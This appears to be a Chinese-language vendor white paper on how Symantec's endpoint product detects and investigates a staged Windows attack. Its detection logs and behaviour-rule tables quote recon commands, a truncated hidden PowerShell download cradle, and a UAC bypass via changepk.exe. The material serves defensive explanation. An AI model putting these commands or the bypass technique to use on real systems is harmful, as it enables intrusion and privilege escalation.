白皮書

賽門鐵克端點安全完整解決方案(SESC)如何協助偵測、調查及應對進階攻擊

目錄

引言……1

攻擊……1

在攻擊尚未開始前就予以阻斷……2

但倘若即便經歷了所有這些，攻擊仍舊得逞了呢？……5

需要更多資料？SES Complete 為您提供完整解決方案！……10

- 端點活動設定收集……10
- 執行終端點指標入侵偵測搜尋、完整記憶體轉存與程序轉存……11
- 鑑識資料請求……13
- 從端點收集檔案……15
- 調查整個程序樹……18
- 尋找權限提升……21
- 使用 Live Shell 進行自訂調查……22

SES Complete 加速應變工作……24

- 隔離與封鎖檔案……24
- 隔離裝置……26
- 以 Live Shell 自訂修復方案……27
- 撰寫您專屬的自訂保護措施……28

攻擊調查摘要……33

結論……38

關於作者……38

引言

現今環境對防禦者而言充滿挑戰。威脅態勢持續演變，供應鏈威脅不斷擴大、網路釣魚手法日益精進，漏洞數量更持續攀升。無論最先進攻擊者採用何種最新手法，賽門鐵克®端點安全(SES)完整解決方案皆提供尖端技術，讓您能即時掌握組織遭受攻擊的時刻、判定攻擊範圍，並有效遏止與根除威脅。

本文展示了一種真實世界的攻擊手法，並說明 SES Complete 如何在損害發生前阻擋多數攻擊、警示可疑活動，同時提供工具讓您能自信地捍衛組織安全。

攻擊

瀏覽器執行惡意 JavaScript

攻擊始於網頁瀏覽器植入並執行 JavaScript。此惡意 JavaScript 經過混淆處理以規避偵測並增加分析難度。攻擊首階段將判定受害者是否值得繼續攻擊，透過偵測本地使用者與系統資訊，並將資料傳送至指令與控制伺服器。確認目標為合適受害者後，將下載並執行惡意 PowerShell 指令。

透過 PowerShell 繞過使用者存取控制

在此攻擊階段，攻擊者僅擁有有限的使用者存取權限，這使得他們難以在機器上進行太多操作。因此，攻擊者的下一步就是提升權限。

透過 PowerShell 的偵測、憑證竊取、資料外洩與橫向移動


攻擊者取得本地管理員權限後，其能力將大幅提升。藉此，攻擊者能深入掌握用戶、系統及網路中其他設備的資訊，竊取憑證、外洩竊取的資料，並橫向移動至網路中的其他設備。

自適應防護是阻擋進階攻擊的最有力工具之一，能在攻擊者取得立足點前將其攔截。

在攻擊尚未開始前就予以阻斷

自適應防護是阻擋進階攻擊的最強力工具之一，能在攻擊者取得立足點前予以攔截。攻擊者常試圖利用合法的作業系統二進位檔或其他常見二進位檔（如網頁瀏覽器或文件檢視器/編輯器）來隱藏其活動。自適應防護正是運用此原理封堵這些攻擊途徑。其運作機制如下：自適應防護首先學習這些常見受攻擊應用程式在當前環境中的正常運作模式，當確認無合法用途後，便會自動封鎖所有後續惡意行為。


首先，前往「自適應保護」政策，開啟「自動調校」功能以啟用自動學習機制，並將此政策套用至相應的裝置群組。



INFORMATION SECURITY

PowerShell 是一款功能強大的管理工具，幾乎能執行管理員所需的任何操作。

自適應防護可保護多種常遭濫用的程式。點擊任何下拉箭頭以查看更多詳細資訊。



以 PowerShell 為例。PowerShell 是一款強大的管理工具，幾乎能執行管理員所需的所有操作。攻擊者深知這點，同樣利用 PowerShell 來偽裝成正常的管理員活動。自適應防護機制會學習組織內 PowerShell 的使用模式，進而阻止其他惡意運用 PowerShell 的行為，同時允許正常的管理作業持續運作。

自適應防護機制會自動判斷哪些防護措施不會干擾您的正常工作流程。

以下是 PowerShell 自適應防護行為的示範範例。

PowerShell

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION		
PowerShell injecting into svchost.exe	T1059.001 (+ 3 more)	Learning	Allow	Monitor	Deny
PowerShell launching Java applications	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell launching iKernel	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell accessing network via HTTP(s)	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell creating or modifying PowerShell profile script	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell creating PE executable	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell launching with encoded command	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell launching Windows Scripting Host (WScript)	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell launching Windows Net utility (net.exe)	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell launching Microsoft HTML Host	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell injecting running processes	T1059.001 (+ 1 more)	Learning	Allow	Monitor	Deny
PowerShell launching under a different process name	T1036 (+ 1 more)	Learning	Allow	Monitor	Deny

預設情況下，自適應防護機制會自動判斷哪些防護措施不會干擾您的正常工作流程。您亦可手動選擇允許、監控或拒絕任何行為。

在上述攻擊案例中，該組織在正常運作中使用 JavaScript，因此此行為被允許。然而，JavaScript 通常不會執行帳戶偵測或啟動 PowerShell，因此這些操作會被自動攔截。此攔截機制並非基於特徵檢測——攻擊者可透過混淆或修改程式碼來繞過特徵檢測——而是直接封鎖特定行為本身，徹底切斷攻擊者利用整套技術的可能。

以下是基於自適應保護機制，SESC如何攔截攻擊關鍵要素的實例。

TIME ↑	DESCRIPTION	DISPOSITION	PARENT CMD LINE	PROCESS COMMAND LINE
Nov 14, 2022, 2:09:11 PM	Windows Scripting Host (WScript) launching PowerShell (actor: ...	1-Process Detection - Blocked	"C:\Windows\System32\wscript.exe" jkhert...	PowerShell -windowstyle hidden -NoProfile -...
Nov 14, 2022, 2:09:10 PM	PowerShell accessing network via HTTP(s) (actor: PowerShell) (ta...	1-Process Detection - Blocked	"C:\Windows\System32\wscript.exe" jkhert...	PowerShell -windowstyle hidden -NoProfile -...
Nov 14, 2022, 2:09:06 PM	Windows Scripting Host (WScript) launching Windows Net utility ...	1-Process Detection - Blocked	"C:\Windows\System32\wscript.exe" jkhert...	net user

自適應防護僅是 SES Complete 眾多尖端技術中的一環，旨在全面防範安全漏洞。其防火牆、網路入侵防護、裝置控制、系統鎖定、記憶體漏洞偵測、信譽評估、進階機器學習、模擬技術、誘捕策略及行為監控所提供的防護深度無可比擬。當某些競爭對手以「入侵在所難免」等說辭為劣質防護辯護時，我們堅信防護是安全態勢的關鍵環節。歸根結柢，最完善的防護能阻擋多數攻擊、洞悉進行中的攻擊，並迫使部分攻擊者轉向更易攻破的目標。

你不會因為裝了監視器就讓家門大開。同樣地，最佳的安全態勢在於同時運用頂尖防護措施與頂尖偵測機制——當防護失效時，後者便能發揮作用。

即使攻擊者不斷調整手法，後續步驟仍會被逐一阻斷——下一步、再下一步、再下一步。簡而言之，SES Complete 之所以成為強效防護解決方案，在於其提供多重互補的控制層。正因如此，SES Complete榮獲SE Labs頒發2023年度最佳企業端點防護獎 (來源https://selabs.uk/wp-content/uploads/2023/02/annual-report-2023.pdf 第18頁)，並於 2022 年獲得 AV-TEST最佳防護獎 (該獎項最新頒發年度；來源 https://www.av-test.org/en/news/av-test-award-2022-tested-and-award-winning-security/)，評語為「對惡意軟體的防護完美無缺，遠超業界平均水準」。

即使攻擊者持續堅持並改變其初始技術（過程中會向您發出警報），後續攻擊步驟仍會如圖所示遭到阻擋。

>	Nov 16, 2022, 3:35:31 PM	PowerShell created a suspicious PE executable	1-Process Detection - Blocked	"C:\Windows\system32\ChangePk.exe"	"PowerShell.exe" -windowstyle hidden -exec bypass -C "IEX (New...
>	Nov 16, 2022, 3:35:34 PM	Windows Scripting Host (WScript) launched sc.exe	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\sc.exe" query
>	Nov 16, 2022, 3:35:34 PM	PowerShell executing Windows Service Control utility (sc.exe) (actor...	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\sc.exe" query
>	Nov 16, 2022, 3:35:35 PM	Windows Scripting Host (WScript) launching Windows Net utility (n...	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\net.exe" share
>	Nov 16, 2022, 3:35:36 PM	PowerShell launching Windows Net utility (net.exe) (actor: PowerSh...	1-Process Detection - Blocked	"PowerShell.exe" -windowstyle hidden -exec by...	"C:\Windows\system32\net.exe" share


但倘若，即便經歷了所有這些，攻擊仍成功了呢？

儘管攻擊在尚未立足之際便被反覆阻擋，賽門鐵克的深度防禦策略仍持續發揮作用。接下來，我們將SES Complete置於特殊監控模式，模擬後續每個阻斷步驟未發生時的攻擊情境。此時SES Complete僅會警示可疑活動，但不會執行任何阻斷。雖然不建議在生產環境中啟用監控模式，但本次演練旨在驗證：若先前步驟均未被阻斷，SES Complete將如何應對後續攻擊階段。


SES Complete 會透過高嚴重性事件警告通知您憑證遭竊及權限提升事件。

ID ↓	DESCRIPTION	SEVERITY	ENDPOINT COUNT
100062	OS Credential Dumping, OS Credential Dumping: LSASS Memory, Scheduled Task/Job, Process Injection detected across 2 devices	High	2

若干觀點有助於總結此次攻擊。首先，事件描述揭示了攻擊者運用了若干最關鍵的 MITRE ATT&CK 技術。




MITRE ATT&CK 偵測部分顯示了攻擊中使用的所有 ATT&CK 戰術與技術的更詳細清單。




譜系視覺化是一種極其實用的檢視方式，能清晰呈現攻擊如何在不同進程間蔓延。此處可見 chrome.exe 啟動了 wscript.exe，進而觸發攻擊序列。WScript 隨後調用 whoami、net 及 systeminfo 指令，以判斷此機器是否為攻擊者關注的目標。最終透過調用 powershell.exe 執行 UAC 權限繞過操作。


點擊任何程序 (如同我們對 wscript.exe 所做的操作)，即可查看該程序的詳細資訊，例如命令列參數、使用者帳戶及完整性層級。



進一步檢視程式執行鏈圖，可見PowerShell啟動slui.exe，該程式再啟動另一個slui.exe實例，繼而啟動changepk.exe，最終再次啟動PowerShell。此流程實為利用Windows授權工具實現的UAC繞過機制。更多資訊請參閱：https://mattharr0ey.medium.com/privilege-escalation-uac-bypass-in-changepk-c40b92818d1b。此現象在 SES Complete 中以最後一個於高完整性層級執行的 PowerShell 版本為標示。



進一步檢視傳輸線譜，可見PowerShell呼叫wmic指令。接著出現一條紅色虛線與另一個PowerShell進程，這顯示橫向移動已發生——wmic指令觸發PowerShell在另一台機器上啟動。請注意最新PowerShell實例的裝置名稱已變更為Victim-2，顯示威脅已從Victim-1擴散至Victim-2。




事件區域以極細緻的層級呈現攻擊的每個步驟。以下是攻擊初期階段的截圖：使用者啟動Chrome瀏覽器後，Chrome執行若干網路活動，下載惡意JavaScript程式碼，隨後啟動wscript.exe執行該惡意程式碼。

TIME ↑	DESCRIPTION	ATT&CK TECHNIQUE NAME	PROCESS COMMAND LINE	EVENT TYPE ID	DEVICE NAME
Jan 17, 2023, 12:52:12 PM	explorer.exe launched chrome.exe.	User Execution	"C:\Users\edradmin\AppData\Roaming\Google C...	8001-Process Activity	Victim-1
Jan 17, 2023, 12:52:14 PM	Outbound: chrome.exe sent 618 byte...	Application Layer Protoc... + 1 other	---	8007-Host Network Activity	Victim-1
Jan 17, 2023, 12:52:15 PM	An untrusted process launched a sys...	Process Injection	"CSIDL_PROFILE\appdata\roaming\google chrome...	8027-Process Detection	Victim-1
Jan 17, 2023, 12:52:15 PM	Outbound: chrome.exe sent 806 byte...	Application Layer Protoc... + 1 other	---	8007-Host Network Activity	Victim-1
Jan 17, 2023, 12:52:15 PM	chrome.exe created javascript[1].	Ingress Tool Transfer	---	8003-File Activity	Victim-1
Jan 17, 2023, 12:52:15 PM	chrome.exe created jkhertgbn.js.	Ingress Tool Transfer	---	8003-File Activity	Victim-1
Jan 17, 2023, 12:52:15 PM	chrome.exe launched wscript.exe.	Command and Scripting... + 1 other	"C:\Windows\System32\wscript.exe" jkhertgbn.js	8001-Process Activity	Victim-1

這項分析最為實用的特點在於，SES Complete 能自動解密經過混淆、編碼及加密的腳本。

這項分析極具價值之處在於，SES Complete 能自動解密經過混淆、編碼及加密的腳本。本次攻擊中由Chrome下載並執行的 JavaScript 經過高度混淆處理，已達常人無法解讀的程度。

然而，賽門鐵克端點偵測與回應（SEDR）會為您解碼腳本，精確呈現腳本的實際運作內容。它不僅告知腳本已執行，更會顯示變數值——例如腳本運行時逐步匯整的帳戶偵測資料（如下圖所示）。此功能大幅簡化分析流程，有助確認腳本確屬惡意程式及其執行的活動。



SES COMPLETE 追蹤著真正驚人的資料量本。

還需要更多資料？SES Complete全面滿足您的需求！

SES Complete 追蹤著真正驚人的資料量。每個端點每天產生數十萬個事件，每個端點每天約佔用 1 GB的資料。這確實是驚人的資料量。面對如此龐大的數字，SES Complete 需要世界級的工程技術來儲存所有資料。

這透過分散式資料庫實現。最可能被需要的資料儲存在雲端資料庫中，以確保其最易於存取。其餘資料則保留在端點，以便在需要時隨時調用。

資料從端點儲存移轉至雲端的情況有兩種：

1.每當發生可疑活動時，SES Complete 會追查攻擊源頭以找出所有涉案者。接著它會調取所有已記錄的活動紀錄，讓您能立即取得所有相關活動資訊，從而節省調查時間。

2.當您需要頻繁使用資料時，可選擇將資料從端點移轉至雲端。


通常哪些類型的資料會儲存在雲端，哪些則儲存在終端裝置？

雲端	端點
程序啟動	DLL 載入
所有可疑活動	檔案建立、修改與刪除
與任何執行過可疑活動的流程群組相關的活動	登錄檔機碼的建立、修改與刪除
網路活動摘要	網路活動詳情

在偵測與回應政策中，管理員可控制記錄內容及其儲存位置。政策可針對整個組織、群組甚至個別機器進行客製化設定。

